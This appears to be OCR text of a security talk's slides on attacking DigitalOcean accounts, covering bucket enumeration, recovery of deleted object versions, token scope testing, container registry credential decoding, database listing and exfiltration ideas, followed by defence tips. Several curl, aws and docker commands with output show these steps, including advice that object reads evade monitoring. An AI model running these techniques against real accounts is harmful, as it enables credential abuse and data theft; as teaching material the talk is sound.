- list_bucket_metrics_configurations



```
(test)()(enum/digitalocean_space_enum_all) >>> run
[*] The module might take a while. Please wait.
-------------------------------------------------------------------
Name: testbucketbucket
-------------------------------------------------------------------
{
    "BucketLocation": "fra1",
    "BucketObjectLockConfig": null,
    "CORS": null,
    "CreationDate": "Tue, 18 Jun 2024 20:46:24 GMT",
    "DeletedFiles": [],
    "Encryption": null,
    "Lifecycle": null,
    "LifecycleConfiguration": null,
    "Logging": null,
    "Name": "testbucketbucket",
    "Notification": null,
    "NotificationConfiguration": null,
    "Objects": [],
    "Ownership": null,
    "Policy": null,
    "PolicyStatus": null,
    "PublicAccessBlock": null,
    "Replication": null,
    "Tagging": null,
    "Versioning": {},
    "Website": null
}
-------------------------------------------------------------------
```

Versoning

By default off and not option on portal to enable it. **But you can enable through aws cli or s3cmd**

This can be leveraged to get interesting deleted files.

```
Options:
-------------------------
        SERVICE:        SPACE
                Required: true
                Description: The service that will be used to run the module. It cannot be changed.
        BUCKET-NAMES:   anotherblackhatspace
                Required: false
                Description: A specific bucket or a list of buckets split by comma.

(blackhat)()(enum/digitalocean_space_list_deleted_objects) >>> run
----------------------------------------------------------------
Bucket: anotherblackhatspace
----------------------------------------------------------------
{
    "Bucket": "anotherblackhatspace",
    "DeletedFiles": {
        "IsLatest": false,
        "Key": "bit-sea.png",
        "LastModified": "2022-07-07 15:08:04.921000+00:00",
        "Owner": "11919729",
        "VersionID": "EJY2qiBCtFsbwnQVEFm18XB26XgvQnr"
    }
}
----------------------------------------------------------------
```

Use download_file with Version ID.

You can find cred files, config files, old code, log files, etc.


```
glb@SPACESHIP:~$ aws --profile s3aws --endpoint https://fra1.digitaloceanspaces.com s3api
 get-object --version-id 'EJY2qiBCtFsbwnQVEFm18XB26XgvQnr' --bucket anotherblackhatspace
--key bit-sea.png ./bit-sea.png
{
    "AcceptRanges": "bytes",
    "LastModified": "Thu, 07 Jul 2022 15:08:04 GMT",
    "ContentLength": 56587,
    "ETag": "\"827a5e47acdfedf60ecfa223afbdebfd\"",
    "VersionId": "EJY2qiBCtFsbwnQVEFm18XB26XgvQnr",
    "ContentType": "image/png",
    "Metadata": {}
}
glb@SPACESHIP:~$ ls bit-sea.png
bit-sea.png
glb@SPACESHIP:~$
```

Say you have a DO Token

DO API


- Source Code
  - Containers
  - Functions
  - Apps
- Config Files
  - Kubernetes
  - Container Registry
- Droplet User-Data
- Droplet Bash (or other shells) History
- DOCtl File on home folder
- Physical/GUI Access to the machine of a DO Admin

Token Scope



All service scope

Single service scope



Find if DO Token is Read only or ReadWrite

Both Read and ReadWrite Tokens allow you to get information on all the resources.

One way to detect if a token is read only or readwrite is to create and immediately delete a resource. SSH Keys are a good resource to test:

Read

```
gl4ssesbo1@galaxy:~$ curl -X POST   -H "Content-Type: application/json"   -H "Authorization: Bearer $DOReadToken"   -d '{"name":"My SSH Public Key","public_key":"ssh-rsa AEXAMPLEaC1yc2EAAAADAQABAAAAQQDDHr/jh2Jy4yALcK4JyWbVkPRaWmhck3IgCoeOO3z1e2dBowLh64QAM+Qb72pxekALga2oi4GvT+TlWNhzPH4V example"}'   "https://api.digitalocean.com/v2/account/keys"
{"error":"cannot modify resource with read-only token","root_causes":[],"messages":null}
```

Unauthorized with Read Token


ReadWrite

```
gl4ssesbo1@galaxy:~$ curl -X POST   -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"   -d '{"name":"My SSH Public Key","public_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqs+MrS+FBsHrrSE2Wjte3wV2qqOi8t1Q+OeNbTMddfShAv35xB4q3nPWsTEginkUPNUm38sQLFiYG7u2j57I9Wy2Yjj4AZefMEDg0M5K/vjtWNLtSRQjF5p0DgLeFRuV1dC3z1nVO4NrRoKQjQ428BEa8mxswrBhRl8XcPdgG8F/1Lgw2eGu2+1AodeNQPzk3ykKoEzF3vphmfsdNNK1v1+eSJfmXFClrKWSHOndch/h5DyBdeRdfk2MV3u4U+zZMxl9YrdoU6MAhG7wGd/OpJQPpv3JA21kfHefDy6nrcJbjE0hIJKnk9koJI3hAwSkHp3KzOBpebVCslmXrAH4HcErgjBcpnMkCkouIZHKTTUcAPuFxXhjkpltlKDvHwc7t7Lu1rYB0NR66+9sHGyUZnVbJOmhWf26u+R0jcpkjBB9jk6Qp7/+2r2xxYdab0oz+ELY2xiayDCqXyyjnc3K4akNhi/+HY8BEOG4oKkSk1IOvtBlXhrld4mfA3zkqxAM= gl4ssesbo1@galaxy"}
'   "https://api.digitalocean.com/v2/account/keys"
{"ssh_key":{"id":38150704,"public_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqs+MrS+FBsHrrSE2Wjte3wV2qqOi8t1Q+OeNbTMddfShAv35xB4q3nPWsTEginkUPNUm38sQLFiYG7u2j57I9Wy2Yjj4AZefMEDg0M5K/vjtWNLtSRQjF5p0DgLeFRuV1dC3z1nVO4NrRoKQjQ428BEa8mxswrBhRl8XcPdgG8F/1Lgw2eGu2+1AodeNQPzk3ykKoEzF3vphmfsdNNK1v1+eSJfmXFClrKWSHOndch/h5DyBdeRdfk2MV3u4U+zZMxl9YrdoU6MAhG7wGd/OpJQPpv3JA21kfHefDy6nrcJbjE0hIJKnk9koJI3hAwSkHp3KzOBpebVCslmXrAH4HcErgjBcpnMkCkouIZHKTTUcAPuFxXhjkpltlKDvHwc7t7Lu1rYB0NR66+9sHGyUZnVbJOmhWf26u+R0jcpkjBB9jk6Qp7/+2r2xxYdab0oz+ELY2xiayDCqXyyjnc3K4akNhi/+HY8BEOG4oKkSk1IOvtBlXhrld4mfA3zkqxAM= gl4ssesbo1@galaxy","name":"My SSH Public Key","fingerprint":"ca:63:f6:49:3b:61:38:db:4c:8b:3a:4b:30:3e:e5:a3"}}
```

Key created with ReadWrite Token

Container Registry

When you create a Container Registry, you get a config file that has an auth token in base64. That b64 blob is only a DO Token added twice that you can use as username and password when connecting with docker. This can be a read or readwrite token on DO Container Registry Service Only.




```
glb@SPACESHIP:~$ cat docker-config.json | jq
{
  "auths": {
    "registry.digitalocean.com": {
      "auth": "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA="
    }
  }
}
glb@SPACESHIP:~$ echo "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA=" | base64 -d
dop_v1_8c[redacted]80:dop_v1_8c9[redacted]0
[redacted]80glb@SPACESHIP:~$
```

Container Registry

Asside from using the DO Token, we can login to the CR using the token as username and password.

First, get the CR Name using DO's API

```
gl4ssesbo1@galaxy:~$ curl -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"
  "https://api.digitalocean.com/v2/registry"
{"registry":{"name":"crbsides","created_at":"2023-04-26T09:01:20Z","region":"fra1","storage_usage_bytes":
30433280,"storage_usage_updated_at":"2023-04-26T09:18:30Z","read_only":false},"subscription":{"tier":{"na
me":"Starter","slug":"starter","included_repositories":1,"included_storage_bytes":524288000,"allow_storag
e_overage":false,"included_bandwidth_bytes":524288000,"monthly_price_in_cents":0,"storage_overage_price_i
n_cents":2},"created_at":"2023-04-26T09:01:20Z","updated_at":"2023-04-26T09:01:20Z"}}
```


Then list all the repo tags:

```
gl4ssesbo1@galaxy:~$ curl -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"
  "https://api.digitalocean.com/v2/registry/crbsides/repositories"
{"repositories":[{"registry_name":"crbsides","name":"ubuntu","latest_tag":{"registry_name":"crbsides","re
pository":"ubuntu","tag":"latest","manifest_digest":"sha256:ebc06404a3af2fe5b4e97f34b308bc4810e8a44cb6e59
109eec81e7779b0c4b1","compressed_size_bytes":30432790,"size_bytes":80336139,"updated_at":"2023-04-26T09:1
8:24Z"},"tag_count":1}],"meta":{"total":1}}
```

Finally, login using docker and pull the image:

```
gl4ssesbo1@galaxy:~$ docker login registry.digitalocean.com
Username: dop_v1_c08db74d7f795f3349fe67c8ef994ac7f6395f26d0164e3b4a99360f314eba13
Password:
WARNING! Your password will be stored unencrypted in /home/gl4ssesbo1/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

```
gl4ssesbo1@galaxy:~$ docker pull registry.digitalocean.com/crbsides/ubuntu
Using default tag: latest
latest: Pulling from crbsides/ubuntu
Digest: sha256:ebc06404a3af2fe5b4e97f34b308bc4810e8a44cb6e59109eec81e7779b0c4b1
```



Privilege Escalation

Current Status

DO Token:

- **Read**
  - List Resources, find bugs, rinse and repeat
- **Write**
  - Create/Update/Delete resources, but cannot touch identities

Space API Token:

- **Full Access**
  - List Space Objects to find more credentials

Portal Access:

- **Admin**
  - Full access, but cannot invite others
- **Super Admin**
  - Allowed to also invite others as persistence

Read Token Access to Database —

Get the Token


List the Databases

```
gl4ssesbo1@galaxy:~$ curl -X GET   -H "Content-Type: application/json"   -H "Authorization: Bearer $DIGI
TALOCEAN_TOKEN"   "https://api.digitalocean.com/v2/databases" | jq "."
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2462  100  2462    0     0   2277      0  0:00:01  0:00:01 --:--:--  2279
{
  "databases": [
    {
      "id": "7375928c-765b-4384-826b-766c70668a29",
      "name": "db-mongodb-nyc1-65731",
      "engine": "mongodb",
      "version": "6",
      "connection": {
```

Get the Users

```
  "tags": null,
  "users": [
    {
      "name": "doadmin",
      "role": "primary"
    },
    {
      "name": "testuser",
      "role": "normal"
    }
  ],
```

doadmin is the default user


Exfil
tration

Have DO Write Token:

- Create a droplet, put everything there and access them

Space API Token:

- Put everything on the space and get them. GetObject is not much monitored, so you can even get away with bypassing logging.

Console Access:

- One of either Token methods
- Same as before, but without API

DO Read Token:

- Try harder.

Defense


So, what was wrong with DigitalOcean?

- You wanna be an admin? They want you to be an admin too. Teams are made up of one team super admin and some other team admin members. Ferenc Molnár would be proud.
- They give you no Space, just AWS S3. And some overprived creds.
- API is OK as APIs go, but again no roles.
- No key vault, except for Hashicorp's Vault which is paid extra.
- Droplet access only through SSH Password or SSH Key
- Public Cloud Functions
- Container Registry with full rights (on Container Registry ofc)
- No creds on metadata (which is good), but also no other way to store API keys, so either User-Data or Environment Variables

So, teach me senpai?

- **No Specific Roles -** I mean, you cannot do much with this, but make sure to enable MFA and have strong passwords. Also have a mail provider that allows you to enable a strong password policy.
- **Overprivileged Creds -** You can configure a password manager and secure them. Not gonna help with the privileges, it will help with not accessing the creds. And no code on accessible resources (meta-data, env vars, *cough source *cough code)
- **Droplet access -** You can also access the droplets using the console, but it's not so helpful if you need many terminals. Still more secure though.
- **Public Cloud Functions -** Have the REST API of the functions accessed using the Token from DO.
- **Container Registry with full rights** (on Container Registry)
- **Creds on other places -** Password Vault helps.

For a more in depth idea on Digital Ocean Penetration Testing and Security



https://leanpub.com/deep-dive-into-clouded-waters-an-overview-in-digitaloceans-pentest-and-security

The End!

On a scale from one to zero, are you happy?
‘Cause you’re on your own from here, so are you happy?
I’m open to suggestions, are you happy?
But what the fuck kind of question is "Am I happy?"
-Bo Burnham-